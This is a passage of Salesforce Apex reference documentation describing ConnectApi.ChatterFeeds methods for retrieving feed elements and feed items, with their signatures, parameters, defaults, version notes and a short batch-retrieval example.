Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the feed elements on the specified page for any feed type other than `Company`, `Filter`, `Home`, and `Moderation`, in the specified order. Each feed element includes no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.

- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)`

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)

Testing ConnectApi Code

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter)`

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle and the feed filter.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, filter, result)

`getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)`

Returns the first page of feed elements for the specified user and the specified key prefix.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeed(String
communityId, String subjectId, String keyPrefix)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, result)

Testing ConnectApi Code

`getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)`

Returns the specified page of feed elements for the specified user and the specified key prefix, in the specified order.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeed(String
communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam)`

Returns the specified page of feed elements for the specified user and the specified key prefix, in the specified order. Each feed element contains no more than the specified number of comments.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed elements for the specified user and the specified key prefix. Includes only feed elements that have been updated since the time specified in the *updatedSince* parameter.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFilterFeedUpdatedSince(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.

- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`updatedSince`
Type: String

An opaque token defining the modification time stamp of the feed and the sort order.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, result)

Testing ConnectApi Code

`getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed elements for the `Company`, `Home`, and `Moderation` feed types. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

Testing ConnectApi Code

`getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter)`

Returns the specified page of feed elements for the `Home` feed type with the specified feed filter. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedFilter filter)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. The only valid value is `Home`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter, result)

`getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)`

Returns the specified page of feed elements for the `Files`, `Groups`, `News`, `People`, and `Record` feed types. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

subjectId
Type: String

If *feedType* is `ConnectApi.Record`, *subjectId* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

Testing ConnectApi Code

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed elements posted by internal (non-community) users only.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

`subjectId`
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

Testing ConnectApi Code

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *updatedSince* parameter. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`updatedSince`
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

`showInternalOnly`
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

Testing ConnectApi Code

`getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter)`

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle and the feed filter.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
```

```
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly, ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter, result)

`getFeedItem(communityId, feedItemId)`

Returns a rich description of the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElement(communityId, feedElementId).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem getFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.FeedItem`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

`getFeedItemBatch(communityId, feedItemIds)`

Returns information about the specified list of feed items. Returns a list of `BatchResult` objects containing `ConnectApi.FeedItem` objects. Errors for feed items that can't be loaded are returned in the results.

API Version

31.0–31.0

Important: In version 32.0 and later, use getFeedElementBatch(communityId, feedElementIds).

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getFeedItemBatch(String communityId, List<String>
feedItemIds)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedItemIds`
Type: List<String>

A list of up to 500 feed item IDs.

Return Value

Type: ConnectApi.BatchResult[]

The `ConnectApi.BatchResult.getResult()` method returns a `ConnectApi.FeedItem` object.

Example

```
// Create a list of feed items.
ConnectApi.FeedItemPage feedItemPage = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(null,
 ConnectApi.FeedType.Company);
System.debug(feedItemPage);

// Create a list of feed item IDs.
```

```
List<String> feedItemIds = new List<String>();
for (ConnectApi.FeedItem aFeedItem : feedItemPage.items){
    feedItemIds.add(aFeedItem.id);
}

// Get info about the feed items in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterFeeds.getFeedItemBatch(null,
feedItemIds);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the header for each feed item.
        ConnectApi.FeedItem aFeedItem;
        if(batchResult.getResult() instanceof ConnectApi.FeedItem) {
           aFeedItem = (ConnectApi.FeedItem) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(aFeedItem.header.text);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

`getFeedItemsFromFeed(communityId, feedType)`

Returns the first page of feed items for the `Company`, `Home`, and `Moderation` feed types. The page contains the default number of items.

API Version

28.0–31.0

